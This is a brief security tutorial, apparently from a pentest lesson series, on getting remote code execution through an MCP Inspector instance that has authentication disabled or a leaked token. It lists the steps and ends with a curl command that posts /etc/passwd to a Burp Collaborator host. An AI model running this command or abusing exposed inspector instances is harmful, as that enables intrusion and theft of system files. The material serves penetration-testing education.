0x149 - RCE in MCP Inspector

Back in lesson 0x128 I wrote about what's a Model Context Protocol (MCP)
Long story short, it's a protocol that helps us automate tasks by connecting LLMs with tools installed on our local operating system.
MCP Inspector on the other side helps developers debug MCP servers
This way they can avoid wasting money on LLM tokens just to find out there was an error in their server at runtime
MCP Inspector runs by default on port 6274 and has a web interface
Getting Remote Code Exec using MCP Inspector
By default, MCP Inspector requires a token before trying to connect to a server for debugging
But if you come across an instance that disabled it (using export DANGEROUSLY_OMIT_AUTH=true ) or if you found the token -> you can get RCE on the server where the inspector is running

Navigate to MCP Inspector server at http://hostname:6274
Enter the CLI tool you want to call in the
Commandsection (i.e.: curl, python3, etc.)Enter the parameters in the
Arguments sectionPress
Connect
In my case, I use curl + Burp Collaborator to exfiltrate the /etc/passwd contents
curl -X POST --data-binary @/etc/passwd http://pe7tno2o9obmhe5t2s8lx55nrex5lw9l.oastify.com